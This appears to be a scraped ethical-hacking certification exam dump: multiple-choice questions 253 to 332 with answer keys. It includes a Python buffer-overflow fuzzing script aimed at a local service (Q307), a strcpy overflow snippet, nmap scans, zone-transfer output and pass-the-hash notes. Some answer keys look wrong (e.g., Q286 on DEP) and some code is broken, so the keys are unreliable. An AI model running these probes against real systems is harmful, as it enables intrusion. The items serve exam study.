Explanation/Reference:

QUESTION 253
Rebecca commonly sees an error on her Windows system that states that a Data Execution Prevention (DEP) error has taken place. Which of the following is most likely taking place?

A. A race condition is being exploited, and the operating system is containing the malicious process.

B. A page fault is occurring, which forces the operating system to write data from the hard drive.

C. Malware is executing in either ROM or a cache memory area.

D. Malicious code is attempting to execute instruction in a non-executable memory region.

Correct Answer: D
Section: MIX QUESTIONS Explanation

Explanation/Reference:

QUESTION 254
Attempting an injection attack on a web server based on responses to True/False questions is called which of the following?

A. Blind SQLi

B. DMS-specific SQLi

C. Classic SQLi

D. Compound SQLi

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 255
In order to have an anonymous Internet surf, which of the following is best choice?

A. Use SSL sites when entering personal information
B. Use Tor network with multi-node
C. Use shared WiFi
D. Use public VPN

Correct Answer: B
Section: MIX QUESTIONS Explanation

Explanation/Reference:

QUESTION 256
A penetration test was done at a company. After the test, a report was written and given to the company's IT authorities. A section from the report is shown below:

▪ Access List should be written between VLANs.
▪ Port security should be enabled for the intranet.
▪ A security solution which filters data packets should be set between intranet (LAN) and DMZ. ▪ A
WAF should be used in front of the web applications.

According to the section from the report, which of the following choice is true?

A. MAC Spoof attacks cannot be performed.
B. Possibility of SQL Injection attack is eliminated.
C. A stateful firewall can be used between intranet (LAN) and DMZ.
D. There is access control policy between VLANs.

Correct Answer: C
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 257

Websites and web portals that provide web services commonly use the Simple Object Access Protocol SOAP. Which of the following is an incorrect definition or characteristics in the protocol?

A. Based on XML
B. Provides a structured model for messaging
C. Exchanges data between web services
D. Only compatible with the application protocol HTTP

Correct Answer: D
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 258
An attacker with access to the inside network of a small company launches a successful STP manipulation attack. What will he do next?
A. He will create a SPAN entry on the spoofed root bridge and redirect traffic to his computer.
B. He will activate OSPF on the spoofed root bridge.
C. He will repeat the same attack against all L2 switches of the network.
D. He will repeat this action so that it escalates to a DoS attack.

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 259
A large mobile telephony and data network operator has a data that houses network elements. These are essentially large computers running on Linux. The perimeter of the data center is secured with firewalls and IPS systems. What is the best security policy concerning this setup?

A. Network elements must be hardened with user ids and strong passwords. Regular security tests and audits should be performed.
B. As long as the physical access to the network elements is restricted, there is no need for additional measures.
C. There is no need for specific security measures on the network elements as long as firewalls and IPS systems exist.
D. The operator knows that attacks and down time are inevitable and should have a backup site.

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 260
When purchasing a biometric system, one of the considerations that should be reviewed is the processing speed. Which of the following best describes what it is meant by processing?

https://vceplus.com/

A. The amount of time it takes to convert biometric data into a template on a smart card.
B. The amount of time and resources that are necessary to maintain a biometric system.
C. The amount of time it takes to be either accepted or rejected form when an individual provides Identification and authentication information.
D. How long it takes to setup individual user accounts.

Correct Answer: C
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 261
Due to a slow down of normal network operations, IT department decided to monitor internet traffic for all of the employees. From a legal stand point, what would be troublesome to take this kind of measure?

A. All of the employees would stop normal work activities
B. IT department would be telling employees who the boss is
C. Not informing the employees that they are going to be monitored could be an invasion of privacy.
D. The network could still experience traffic slow down.

Correct Answer: C
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 262
In many states sending spam is illegal. Thus, the spammers have techniques to try and ensure that no one knows they sent the spam out to thousands of users at a time. Which of the following best describes what spammers use to hide the origin of these types of e-mails?

A. A blacklist of companies that have their mail server relays configured to allow traffic only to their specific domain name.
B. Mail relaying, which is a technique of bouncing e-mail from internal to external mails servers continuously.
C. A blacklist of companies that have their mail server relays configured to be wide open.
D. Tools that will reconfigure a mail server's relay component to send the e-mail back to the spammers occasionally.

Correct Answer: B
Section: MIX QUESTIONS
Explanation
Explanation/Reference:

QUESTION 263
You are an Ethical Hacker who is auditing the ABC company. When you verify the NOC one of the machines has 2 connections, one wired and the other wireless. When you verify the configuration of this Windows system you find two static routes.

route add 10.0.0.0 mask 255.0.0.0 10.0.0.1 route
add 0.0.0.0 mask 255.0.0.0 199.168.0.1

What is the main purpose of those static routes?

A. Both static routes indicate that the traffic is external with different gateway.
B. The first static route indicates that the internal traffic will use an external gateway and the second static route indicates that the traffic will be rerouted.
C. Both static routes indicate that the traffic is internal with different gateway.
D. The first static route indicates that the internal addresses are using the internal gateway and the second static route indicates that all the traffic that is not internal must go to an external gateway.

Correct Answer: D

QUESTION 264
What is the correct process for the TCP three-way handshake connection establishment and connection termination?

A. Connection Establishment: FIN, ACK-FIN, ACKConnection
   Termination: SYN, SYN-ACK, ACK
B. Connection Establishment: SYN, SYN-ACK, ACKConnection
   Termination: ACK, ACK-SYN, SYN
C. Connection Establishment: ACK, ACK-SYN, SYNConnection
   Termination: FIN, ACK-FIN, ACK
D. Connection Establishment: SYN, SYN-ACK, ACKConnection
   Termination: FIN, ACK-FIN, ACK

Correct Answer: D
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 265
Emil uses nmap to scan two hosts using this command.

```
nmap -sS -T4 -O 192.168.99.1 192.168.99.7
```

He receives this output:

```
Nmap scan report for 192.168.99.1
Host is up (0.00082s latency).
Not shown: 994 filtered ports
PORT STATE SERVICE
21/tcp open ftp
23/tcp open telnet
53/tcp open domain
80/tcp open http
161/tcp closed snmp
MAC Address: B0:75:D5:33:57:74 (ZTE)

Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

Nmap scan report for 192.168.99.7
Host is up (0.000047s latency).
All 1000 scanned ports on 192.168.99.7 are closed
Too many fingerprints match this host to give specific OS details
Network Distance: 0 hops
```

What is his conclusion?

A. Host 192.168.99.7 is an iPad.
B. He performed a SYN scan and OS scan on hosts 192.168.99.1 and 192.168.99.7.
C. Host 192.168.99.1 is the host that he launched the scan from.
D. Host 192.168.99.7 is down.

Correct Answer: B
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 266

You're doing an internal security audit and you want to find out what ports are open on all the servers. What is the best way to find out?

A. Scan servers with Nmap
B. Physically go to each server
C. Scan servers with MBSA
D. Telent to every port on each server

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 267
Jimmy is standing outside a secure entrance to a facility. He is pretending to have a tense conversation on his cell phone as an authorized employee badges in. Jimmy, while still on the phone, grabs the door as it begins to close.

What just happened?

A. Phishing
B. Whaling
C. Tailgating
D. Masquerading

Correct Answer: C
Section: MIX QUESTIONS
Explanation
Explanation/Reference:

QUESTION 268
Which protocol is used for setting up secured channels between two devices, typically in VPNs?

A. IPSEC
B. PEM
C. SET
D. PPP

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 269
In cryptanalysis and computer security, 'pass the hash' is a hacking technique that allows an attacker to authenticate to a remote server/service by using the underlying NTLM and/or LanMan hash of a user's password, instead of requiring the associated plaintext password as is normally the case.
Metasploit Framework has a module for this technique: psexec. The psexec module is often used by penetration testers to obtain access to a given system that you already know the credentials for. It was written by sysinternals and has been integrated within the framework. Often as penetration testers, successfully gain access to a system through some exploit, use meterpreter to grab the passwords or other methods like fgdump, pwdump, or cachedump and then utilize rainbowtables to crack those hash values.

Which of the following is true hash type and sort order that is using in the psexec module's 'smbpass'?

A. NT:LM
B. LM:NT
C. LM:NTLM
D. NTLM:LM

Correct Answer: B
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
QUESTION 270
Which of the following Nmap commands will produce the following output?

Output:

```
Starting Nmap 6.47 (http://nmap.org ) at 2015-05-26 12:50 EDT
Nmap scan report for 192.168.1.1
Host is up (0.00042s latency).
Not shown: 65530 open|filtered ports, 65529 filtered ports
PORT STATE SERVICE
111/tcp open rpcbind
999/tcp open garcon
1017/tcp open unknown
1021/tcp open exp1
1023/tcp open netvenuechat
2049/tcp open nfs
17501/tcp open unknown
111/udp open rpcbind
123/udp open ntp
137/udp open netbios-ns
2049/udp open nfs
5353/udp open zeroconf
17501/udp open|filtered unknown
51857/udp open|filtered unknown
54358/udp open|filtered unknown
56228/udp open|filtered unknown
57598/udp open|filtered unknown
59488/udp open|filtered unknown
60027/udp open|filtered unknown
```

A. nmap -sN -Ps -T4 192.168.1.1
B. nmap -sT -sX -Pn -p 1-65535 192.168.1.1
C. nmap -sS -Pn 192.168.1.1
D. nmap -sS -sU -Pn -p 1-65535 192.168.1.1

Correct Answer: D
Section: MIX QUESTIONS Explanation

Explanation/Reference:

QUESTION 271
Which Metasploit Framework tool can help penetration tester for evading Anti-virus Systems?

A. msfpayload
B. msfcli
C. msfencode
D. msfd

Correct Answer: C
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 272
You want to do an ICMP scan on a remote computer using hping2. What is the proper syntax?

A. hping2 host.domain.com
B. hping2 --set-ICMP host.domain.com
C. hping2 -i host.domain.com
D. hping2 -1 host.domain.com

Correct Answer: D
Section: MIX QUESTIONS Explanation

Explanation/Reference:

QUESTION 273
Which of the following is a passive wireless packet analyzer that works on Linux-based systems?

A. Burp Suite
B. OpenVAS
C. tshark
D. Kismet

Correct Answer: D

Explanation/Reference:

QUESTION 274
The establishment of a TCP connection involves a negotiation called 3 way handshake. What type of message sends the client to the server in order to begin this negotiation?

A. RST
B. ACK
C. SYN-ACK
D. SYN

Correct Answer: D
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 275
Internet Protocol Security IPSec is actually a suite of protocols. Each protocol within the suite provides different functionality. Collective IPSec does everything except.

A. Protect the payload and the headers
B. Authenticate
C. Encrypt
D. Work at the Data Link Layer

Correct Answer: D
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 276

Todd has been asked by the security officer to purchase a counter-based authentication system. Which of the following best describes this type of system?

A. A biometric system that bases authentication decisions on behavioral attributes.
B. A biometric system that bases authentication decisions on physical attributes.
C. An authentication system that creates one-time passwords that are encrypted with secret keys.
D. An authentication system that uses passphrases that are converted into virtual passwords.

Correct Answer: C
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 277
An attacker attaches a rogue router in a network. He wants to redirect traffic to a LAN attached to his router as part of a man-in-the-middle attack. What measure on behalf of the legitimate admin can mitigate this attack?

A. Only using OSPFv3 will mitigate this risk.
B. Make sure that legitimate network routers are configured to run routing protocols with authentication.
C. Redirection of the traffic cannot happen unless the admin allows it explicitly.
D. Disable all routing protocols and only use static routes.

Correct Answer: B
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 278
Look at the following output. What did the hacker accomplish?

```
; <<>> DiG 9.7.-P1 <<>> axfr domam.com @192.168.1.105
;; global options: +cmd
domain.com. 3600 IN SOA srv1.domain.com. hostsrv1.domain.com.
131 900 600 86400 3600
domain.com. 600 IN A 192.168.1.102
domain.com. 600 IN A 192.168.1.105
domain.com. 3600 IN NS srv1.domain.com.
domain.com. 3600 IN NS srv2.domain.com.
vpn.domain.com. 3600 IN A 192.168.1.1
server.domain.com. 3600 IN A 192.168.1.3
office.domain.com. 3600 IN A 192.168.1.4
remote.domain.com. 3600 IN A 192.168. 1.48
support.domain.com. 3600 IN A 192.168.1.47
ns1.domain.com. 3600 IN A 192.168.1.41
ns2.domain.com. 3600 IN A 192.168.1.42
ns3.domain.com. 3600 IN A 192.168.1.34
ns4.domain.com. 3600 IN A 192.168.1.45
srv1.domain.com. 3600 IN A 192.168.1.102
srv2.domain.com. 1200 IN A 192.168.1.105
domain.com. 3600 IN SOA srv1.domain.com. hostsrv1.domain.com.
131 900 600 86400 3600
;; Query time: 269 msec
;; SERVER: 192.168.1.105#53(192.168.1.105)
;; WHEN: Sun Aug 11 20:07:59 2013
;; XFR size: 65 records (messages 65, bytes 4501)
```

A. The hacker used whois to gather publicly available records for the domain.
B. The hacker used the "fierce" tool to brute force the list of available domains.
C. The hacker listed DNS records on his own domain.
D. The hacker successfully transfered the zone and enumerated the hosts.

Correct Answer: D
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 279
What network security concept requires multiple layers of security controls to be placed throughout an IT infrastructure, which improves the security posture of an organization to defend against malicious attacks or potential vulnerabilities?

A. Security through obscurity
B. Host-Based Intrusion Detection System
C. Defense in depth
D. Network-Based Intrusion Detection System

Correct Answer: C
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 280
Scenario:
1. Victim opens the attacker's web site.
2. Attacker sets up a web site which contains interesting and attractive content like 'Do you want to make $1000 in a day?'.
3. Victim clicks to the interesting and attractive content url.
4. Attacker creates a transparent 'iframe' in front of the url which victim attempt to click, so victim thinks that he/she clicks to the 'Do you want to make $1000 in a day?' url but actually he/she clicks to the content or url that exists in the transparent 'iframe' which is setup by the attacker. What is the name of the attack which is mentioned in the scenario?

A. HTTP Parameter Pollution
B. HTML Injection
C. Session Fixation
D. ClickJacking Attack
Correct Answer: D

QUESTION 281
If there is an Intrusion Detection System (IDS) in intranet, which port scanning technique cannot be used?

A. Spoof Scan
B. TCP Connect scan
C. TCP SYN
D. Idle Scan

Correct Answer: C
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 282
What is correct about digital signatures?

A. A digital signature cannot be moved from one signed document to another because it is the hash of the original document encrypted with the private key of the signing party.
B. Digital signatures may be used in different documents of the same type.
C. A digital signature cannot be moved from one signed document to another because it is a plain hash of the document content.
D. Digital signatures are issued once for each user and can be used everywhere until they expire.

Correct Answer: A

Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 283
What is not a PCI compliance recommendation?

A. Limit access to card holder data to as few individuals as possible.
B. Use encryption to protect all transmission of card holder data over any public network.
C. Rotate employees handling credit card transactions on a yearly basis to different departments.
D. Use a firewall between the public network and the payment card data.

Correct Answer: C
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 284
Which Intrusion Detection System is best applicable for large environments where critical assets on the network need extra security and is ideal for observing sensitive network segments?

A. Network-based intrusion detection system (NIDS)
B. Host-based intrusion detection system (HIDS)
C. Firewalls
D. Honeypots

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 285

An attacker is using nmap to do a ping sweep and a port scanning in a subnet of 254 addresses.

In which order should he perform these steps?
A. The sequence does not matter. Both steps have to be performed against all hosts.
B. First the port scan to identify interesting services and then the ping sweep to find hosts responding to icmp echo requests.
C. First the ping sweep to identify live hosts and then the port scan on the live hosts. This way he saves time.
D. The port scan alone is adequate. This way he saves time.

Correct Answer: C
Section: MIX QUESTIONS Explanation

Explanation/Reference:

QUESTION 286
What mechanism in Windows prevents a user from accidentally executing a potentially malicious batch (.bat) or PowerShell (.ps1) script?

A. User Access Control (UAC)
B. Data Execution Prevention (DEP)
C. Address Space Layout Randomization (ASLR)
D. Windows firewall

Correct Answer: B
Section: MIX QUESTIONS Explanation

Explanation/Reference:

QUESTION 287
Which of the following areas is considered a strength of symmetric key cryptography when compared with asymmetric algorithms?

A. Scalability
B. Speed
C. Key distribution
D. Security

Correct Answer: B
Section: MIX QUESTIONS

Explanation

Explanation/Reference:

QUESTION 288
By using a smart card and pin, you are using a two-factor authentication that satisfies

A. Something you know and something you are
B. Something you have and something you know
C. Something you have and something you are
D. Something you are and something you remember

Correct Answer: B
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 289
What is the difference between the AES and RSA algorithms?

A. Both are asymmetric algorithms, but RSA uses 1024-bit keys.
B. RSA is asymmetric, which is used to create a public/private key pair; AES is symmetric, which is used to encrypt data.
C. Both are symmetric algorithms, but AES uses 256-bit keys.
D. AES is asymmetric, which is used to create a public/private key pair; RSA is symmetric, which is used to encrypt data.

Correct Answer: B
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 290
Which of the following programming languages is most susceptible to buffer overflow attacks, due to its lack of a built-in-bounds checking mechanism?

```
Code:
#include <string.h>
int main(){
char buffer[8];
strcpy(buffer, ""1111111111111111111111111111""");
}
```

Output:
Segmentation fault

A. C#
B. Python
C. Java
D. C++

Correct Answer: D
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 291
The security administrator of ABC needs to permit Internet traffic in the host 10.0.0.2 and UDP traffic in the host 10.0.0.3. Also he needs to permit all FTP traffic to the rest of the network and deny all other traffic. After he applied his ACL configuration in the router nobody can access to the ftp and the permitted hosts cannot access to the Internet. According to the next configuration what is happening in the network?

```
access-list 102 deny tcp any any
access-list 104 permit udp host 10.0.0.3 any
access-list 110 permit tcp host 10.0.0.2 eq www any
access-list 108 permit tcp any eq ftp any
```

A. The ACL 110 needs to be changed to port 80
B. The ACL for FTP must be before the ACL 110
C. The first ACL is denying all TCP traffic and the other ACLs are being ignored by the router
D. The ACL 104 needs to be first because is UDP

Correct Answer: C
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 292
Bob received this text message on his mobile phone: ""Hello, this is Scott Smelby from the Yahoo Bank. Kindly contact me for a vital transaction on: scottsmelby@yahoo.com"". Which statement below is true?

A. This is probably a legitimate message as it comes from a respectable organization.
B. Bob should write to scottsmelby@yahoo.com to verify the identity of Scott.
C. This is a scam as everybody can get a @yahoo address, not the Yahoo customer service employees.
D. This is a scam because Bob does not know Scott.

Correct Answer: C
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 293
In an internal security audit, the white hat hacker gains control over a user account and attempts to acquire access to another account's confidential files and information. How can he achieve this?

A. Port Scanning
B. Hacking Active Directory
C. Privilege Escalation
D. Shoulder-Surfing

Correct Answer: C
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 294
Which of the following will perform an Xmas scan using NMAP?

A. nmap -sA 192.168.1.254
B. nmap -sP 192.168.1.254
C. nmap -sX 192.168.1.254D. nmap -sV 192.168.1.254

Correct Answer: C
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 295
As an Ethical Hacker you are capturing traffic from your customer network with Wireshark and you need to find and verify just SMTP traffic. What command in Wireshark will help you to find this kind of traffic?

A. request smtp 25
B. tcp.port eq 25
C. smtp port
D. tcp.contains port 25

Correct Answer: B
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 296
Which service in a PKI will vouch for the identity of an individual or company?

A. KDC
B. CA
C. CR
D. CBC

Correct Answer: B
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 297
In IPv6 what is the major difference concerning application layer vulnerabilities compared to IPv4?

A. Implementing IPv4 security in a dual-stack network offers protection from IPv6 attacks too.
B. Vulnerabilities in the application layer are independent of the network layer. Attacks and mitigation techniques are almost identical.
C. Due to the extensive security measures built in IPv6, application layer vulnerabilities need not be addresses.
D. Vulnerabilities in the application layer are greatly different from IPv4.

Correct Answer: B
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 298
In which phase of the ethical hacking process can Google hacking be employed? This is a technique that involves manipulating a search string with specific operators to search for vulnerabilities.

Example:
allintitle: root passwd

A. Maintaining Access
B. Gaining Access
C. Reconnaissance
D. Scanning and Enumeration

Correct Answer: C
Section: MIX QUESTIONS
Explanation

QUESTION 299
Which type of security feature stops vehicles from crashing through the doors of a building?

A. Turnstile
B. Bollards
C. Mantrap
D. Receptionist

Correct Answer: B
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 300
........is an attack type for a rogue Wi-Fi access point that appears to be a legitimate one offered on the premises, but actually has been set up to eavesdrop on wireless communications. It is the wireless version of the phishing scam. An attacker fools wireless users into connecting a laptop or mobile phone to a tainted hotspot by posing as a legitimate provider. This type of attack may be used to steal the passwords of unsuspecting users by either snooping the communication link or by phishing, which involves setting up a fraudulent web site and luring people there.

Fill in the blank with appropriate choice.

A. Collision Attack
B. Evil Twin Attack
C. Sinkhole Attack
D. Signal Jamming Attack

Correct Answer: B
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 301

Which access control mechanism allows for multiple systems to use a central authentication server (CAS) that permits users to authenticate once and gain access to multiple systems?

A. Role Based Access Control (RBAC)
B. Discretionary Access Control (DAC)
C. Windows authentication
D. Single sign-on

Correct Answer: D
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 302
What attack is used to crack passwords by using a precomputed table of hashed passwords?

A. Brute Force Attack
B. Hybrid Attack
C. Rainbow Table Attack
D. Dictionary Attack

Correct Answer: C
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 303
Your next door neighbor, that you do not get along with, is having issues with their network, so he yells to his spouse the network's SSID and password and you hear them both clearly. What do you do with this information?

A. Nothing, but suggest to him to change the network's SSID and password.
B. Sell his SSID and password to friends that come to your house, so it doesn't slow down your network.
C. Log onto to his network, after all it's his fault that you can get in.
D. Only use his network when you have large downloads so you don't tax your own network.

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 304
Shellshock had the potential for an unauthorized user to gain access to a server. It affected many internet-facing services, which OS did it not directly affect?

A. Windows
B. Unix
C. LinuxD. OS X

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 305
You want to analyze packets on your wireless network. Which program would you use?

A. Wireshark with Airpcap
B. Airsnort with Airpcap
C. Wireshark with Winpcap
D. Ethereal with Winpcap

Correct Answer: A

Section: MIX QUESTIONS
Explanation

Explanation/Reference:
QUESTION 306
It has been reported to you that someone has caused an information spillage on their computer. You go to the computer, disconnect it from the network, remove the keyboard and mouse, and power it down. What step in incident handling did you just complete?

A. Containment
B. Eradication
C. Recovery
D. Discovery

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 307

```
#!/usr/bin/python
import socket
buffer=["A"]
counter=50
while len(buffer)<=100:
buffer.apend ("A"*counter)
counter=counter+50
commands=["HELP","STATS.","RTIME.","LTIME.","SRUN.","TRUN.","GMO
N.","GDOG.","KSTET.","GTER.","HTER.","LTER.","KSTAN."]
for command in commands:
 for buffstring in buffer:
  print "Exploiting" +command+":"+str(len(buffstring))
  s=socket.socket(socket.AF_INET.socket.SOCK_STREAM)
  s.connect(('127.0.0.1',9999))
  s.recv(50)
  s.send(command+buffstring)
  s.close()
```

What is the code written for?

A. Buffer Overflow
B. Encryption
C. Bruteforce
D. Denial-of-service (Dos)

Correct Answer: A
Section: MIX QUESTIONS Explanation

Explanation/Reference:

QUESTION 308

An enterprise recently moved to a new office and the new neighborhood is a little risky. The CEO wants to monitor the physical perimeter and the entrance doors 24 hours. What is the best option to do this job?

A. Use fences in the entrance doors.
B. Install a CCTV with cameras pointing to the entrance doors and the street.
C. Use an IDS in the entrance doors and install some of them near the corners.
D. Use lights in all the entrance doors and along the company's perimeter.

Correct Answer: B
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 309
Which of the following is a serious vulnerability in the popular OpenSSL cryptographic software library. This weakness allows stealing the information protected, under normal conditions, by the SSL/TLS encryption used to secure the Internet.

A. Heartbleed Bug
B. POODLE
C. SSL/TLS Renegotiation Vulnerability
D. Shellshock

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 310
There are several ways to gain insight on how a cryptosystem works with the goal of reverse engineering the process. A term describes when two pieces of data result in the same value is?

A. Collision
B. Collusion
C. Polymorphism

D. Escrow
Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 311
Which of the following security policies defines the use of VPN for gaining access to an internal corporate network?

A. Network security policy
B. Remote access policy
C. Information protection policy
D. Access control policy

Correct Answer: B
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 312
One of the Forbes 500 companies has been subjected to a large scale attack. You are one of the shortlisted pen testers that they may hire. During the interview with the CIO, he emphasized that he wants to totally eliminate all risks. What is one of the first things you should do when hired?

A. Interview all employees in the company to rule out possible insider threats.
B. Establish attribution to suspected attackers.
C. Explain to the CIO that you cannot eliminate all risk, but you will be able to reduce risk to acceptable levels.
D. Start the Wireshark application to start sniffing network traffic.

Correct Answer: C
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
QUESTION 313

Which of the following is an NMAP script that could help detect HTTP Methods such as GET, POST, HEAD, PUT, DELETE, TRACE?

A. http-git
B. http-headers
C. http enum
D. http-methods

Correct Answer: D
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 314
Which of the following is the most important phase of ethical hacking wherein you need to spend considerable amount of time?

A. Gaining access
B. Escalating privileges
C. Network mapping
D. Footprinting

Correct Answer: D
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 315
It is a short-range wireless communication technology that allows mobile phones, computers and other devices to connect and communicate. This technology intends to replace cables connecting portable devices with high regards to security.

A. Bluetooth
B. Radio-Frequency Identification
C. WLAN
D. InfraRed

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 316
Matthew received an email with an attachment named "YouWon$10Grand.zip." The zip file contains a file named "HowToClaimYourPrize.docx.exe." Out of excitement and curiosity, Matthew opened the said file. Without his knowledge, the file copies itself to Matthew's APPDATA\local directory and begins to beacon to a Command-and-control server to download additional malicious binaries. What type of malware has Matthew encountered?

A. Key-logger
B. Trojan
C. Worm
D. Macro Virus

Correct Answer: B
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 317
Which among the following is a Windows command that a hacker can use to list all the shares to which the current user context has access?

A. NET FILE
B. NET USE
C. NET CONFIG
D. NET VIEW

Correct Answer: B
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
QUESTION 318

What is the approximate cost of replacement and recovery operation per year of a hard drive that has a value of $300 given that the technician who charges $10/hr would need 10 hours to restore OS and Software and needs further 4 hours to restore the database from the last backup to the new hard disk? Calculate the SLE, ARO, and ALE. Assume the EF = 1 (100%).

A. $440
B. $100
C. $1320
D. $146

Correct Answer: D
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 319
Knowing the nature of backup tapes, which of the following is the MOST RECOMMENDED way of storing backup tapes?

A. In a cool dry environment
B. Inside the data center for faster retrieval in a fireproof safe
C. In a climate controlled facility offsite
D. On a different floor in the same building

Correct Answer: C
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 320
Which of the following tools would MOST LIKELY be used to perform security audit on various of forms of network systems?

A. Intrusion Detection System
B. Vulnerability scanner
C. Port scanner
D. Protocol analyzer

Correct Answer: B
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 321
Security and privacy of/on information systems are two entities that requires lawful regulations. Which of the following regulations defines security and privacy controls for Federal information systems and organizations?

A. NIST SP 800-53
B. PCI-DSS
C. EU Safe Harbor
D. HIPAA

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 322
A big company, who wanted to test their security infrastructure, wants to hire elite pen testers like you. During the interview, they asked you to show sample reports from previous penetration tests. What should you do?

A. Share reports, after NDA is signed
B. Share full reports, not redacted
C. Decline but, provide references
D. Share full reports with redactions

Correct Answer: C
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
QUESTION 323

You are about to be hired by a well known Bank to perform penetration tests. Which of the following documents describes the specifics of the testing, the associated violations, and essentially protects both the bank's interest and your liabilities as a tester?

A. Service Level Agreement
B. Non-Disclosure Agreement
C. Terms of Engagement
D. Project Scope

Correct Answer: C
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 324
The practical realities facing organizations today make risk response strategies essential. Which of the following is NOT one of the five basic responses to risk?

A. Accept
B. Mitigate
C. Delegate
D. Avoid

Correct Answer: C
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 325
A company recently hired your team of Ethical Hackers to test the security of their network systems. The company wants to have the attack be as realistic as possible. They did not provide any information besides the name of their company. What phase of security testing would your team jump in right away?

A. Scanning
B. Reconnaissance
C. Escalation
D. Enumeration

Correct Answer: B
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 326
TCP/IP stack fingerprinting is the passive collection of configuration attributes from a remote device during standard layer 4 network communications. Which of the following tools can be used for passive OS fingerprinting?

A. nmap
B. ping
C. tracert
D. tcpdump

Correct Answer: D
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 327
The chance of a hard drive failure is known to be once every four years. The cost of a new hard drive is $500. EF (Exposure Factor) is about 0.5. Calculate for the Annualized Loss Expectancy (ALE).

A. $62.5
B. $250
C. $125
D. $65.2

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:
QUESTION 328

Backing up data is a security must. However, it also have certain level of risks when mishandled. Which of the following is the greatest threat posed by backups?

A. A backup is the source of Malware or illicit information
B. A backup is incomplete because no verification was performed
C. A backup is unavailable during disaster recovery
D. An unencrypted backup can be misplaced or stolen

Correct Answer: D
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 329
What kind of risk will remain even if all theoretically possible safety measures would be applied?

A. Residual risk
B. Inherent risk
C. Impact risk
D. Deferred risk

Correct Answer: A
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 330
While doing a Black box pen test via the TCP port (80), you noticed that the traffic gets blocked when you tried to pass IRC traffic from a web enabled host. However, you also noticed that outbound HTTP traffic is being allowed. What type of firewall is being utilized for the outbound traffic?

A. Stateful
B. Application
C. Circuit
D. Packet Filtering

Correct Answer: B
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 331
It is a widely used standard for message logging. It permits separation of the software that generates messages, the system that stores them, and the software that reports and analyzes them. This protocol is specifically designed for transporting event messages. Which of the following is being described?

A. SNMP
B. ICMP
C. SYSLOG
D. SMS

Correct Answer: C
Section: MIX QUESTIONS
Explanation

Explanation/Reference:

QUESTION 332
